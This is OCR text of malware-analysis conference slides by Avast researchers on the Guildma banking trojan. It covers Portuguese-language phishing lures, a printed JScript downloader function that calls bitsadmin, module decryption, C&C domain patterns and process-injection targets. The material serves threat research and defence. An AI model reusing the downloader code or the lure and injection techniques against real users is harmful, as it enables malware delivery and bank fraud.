Guildma: Timers Sent from Hell

Adolf Středa
Malware Researcher
Avast
@StredaAdolf

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
Malware Researcher
Avast
@n3ph8t3r

Jan Vojtěšek
Malware Researcher
Avast

Once upon a time...




```
stem1 = C:\\Program Files
stem2 = \\AVAST Software\\
stem3 = AVAST\\aswrundll.exe
```


PHP
code

BOLSONARO SE DESESPERA COM VIDEO DE CAIXA 2... - Mess...

MM MARCOS MALTA
10/19/2018

BOLSONARO SE DESESPERA COM VIDEO DE CAIXA 2...
To:

video_px4.zip
628 bytes

Pesquisa IBOPE

Intenções de voto para o segundo turno.

Queremos saber qual seu candidato para o segundo turno das eleições a presidência do Brasil.

Bolsonaro Haddad

Muito obrigado por nos ajudar nesta pesquisa!

CONFIRA RESULTADO PARCIAL

Comunicação - Status do seu pedido - Message - Mail

RM reativação de milhas
10/23/2018

Comunicação - Status do seu pedido
To:

Smiles_.zip
768 bytes

Smiles

Ola!

Seu número Smiles é: 12472176

Saldo em 22/10/2018: 25282

Seu pedido foi concluído com sucesso.

Recibo nº 487276

Pagamento efetuado em 22/10/2018


Confira em anexo os dados do seu pedido:

REATIVAÇÃO DE 5000 MILHAS
Validade 29/12/2018
Protocolo de Transação - 1-NC8O05U
Forma de pagamento (R$)
Cartão de crédito
VISA *** **** **** ****
R$550,00 em 1x

Emitido por Smiles CNPJ 15.912.764/0001-20
Alameda Rio Negro, 585 - 2º andar - Barueri - SP / CEP 0654-000

```
Subject: ENC: RETORNO URGENTE SOBRE CREDENCIAMENTO
X-PHP-Originating-Script: 33:mailer.php
X-Mailer: Microsoft Office Outlook, Build 17.551210
From: <10356.noreplayjuridico@signorelli.edu.br>
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="27b6b811649f6daf8227b5f8560ecd48"
Message-Id: <20181029175353.8F14A401993@vip49.certificado-digital1.com>
Date: Mon, 29 Oct 2018 15:53:53 -0200 (BRST)

Content-Transfer-Encoding: 7bit
This is a MIME encoded message.

--27b6b811649f6daf8227b5f8560ecd48
Content-Type: text/html; charset="iso-8859-1"
Content-Transfer-Encoding: 8bit

....

--27b6b811649f6daf8227b5f8560ecd48
Content-Type: application/octet-stream; name="OFICIO_MEC.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment
```

XSL



```
function Bxaki(url, file)
{
    try
        {
        xxWshShell.run("bitsadmin /transfer msd5
                       /priority foreground "+url+" "
                       +file,0,true);
        return true;
        }
        catch (ex)
    {
        return false;
    }
}
```

04	x1
06	x1
07	vv
08	x1
09	x1

March 29, 2019

40 commits

April 30, 2019

storage.googleapis.com


winsvrx

avast

Decrypting modules

```
99 4c 26 93 c9 64 b2 59 2c 16 8b 45 a2 51 28 14  |.L&.Éd²Y,..E¢Q(.|
0a 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00  |................|
99 4c 26 93 c9 64 b2 59 2c 16 8b 45 a2 51 28 14  |.L&.Éd²Y,..E¢Q(.|
0a 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00  |................|
99 4c 26 93 c9 64 b2 59 2c 16 8b 45 a2 51 28 14  |.L&.Éd²Y,..E¢Q(.|
0a 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

Stream cipher with a short period applied on zero-padded data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
Modules' C&C structure

- 2-tier architecture
  - First-tier: responds with a second-tier C&C domain
  - Second-tier: handle requests
- They seem to watch logs - tracker's IP got banned twice :-(
- Common words in the first-tier domains
  - *sergulath*, *thelucifer*, *theastaroth*, *aventador*, *sisssnettt*, *valhala*, *ducas*, *megatronico*



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
- Common words in the first-tier domains
  - *sergulath*, *thelucifer*, *theastaroth*, *aventador*, *sisssnettt*, *valhala*, *ducas*, *megatronico*
- Common patterns for the second-tier domains
  - Random third-level domain
  - Mostly "readable" second-level domains, lifetime: several days
  - Both notorious *(.xyz)* and ordinary (*.de*) TLDs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

Modules 64, 98 (Loaders)

- 64 module prepares modules XA, XB




Module 64 (Loader)



Dang, did I miss another acquisition?

Seems like Jodie didn’t like acting and got a new job instead.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

Module XA+XB (Injector)

- Injects the second injector module GX into one of the targeted files:
  - userinit.exe
  - unins000.exe (Gas Tecnologia protection tool, Warsaw)
- `CreateProcess -> SetContext -> ResumeThread` combo
- Core module watchdog (reinject if not found)

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
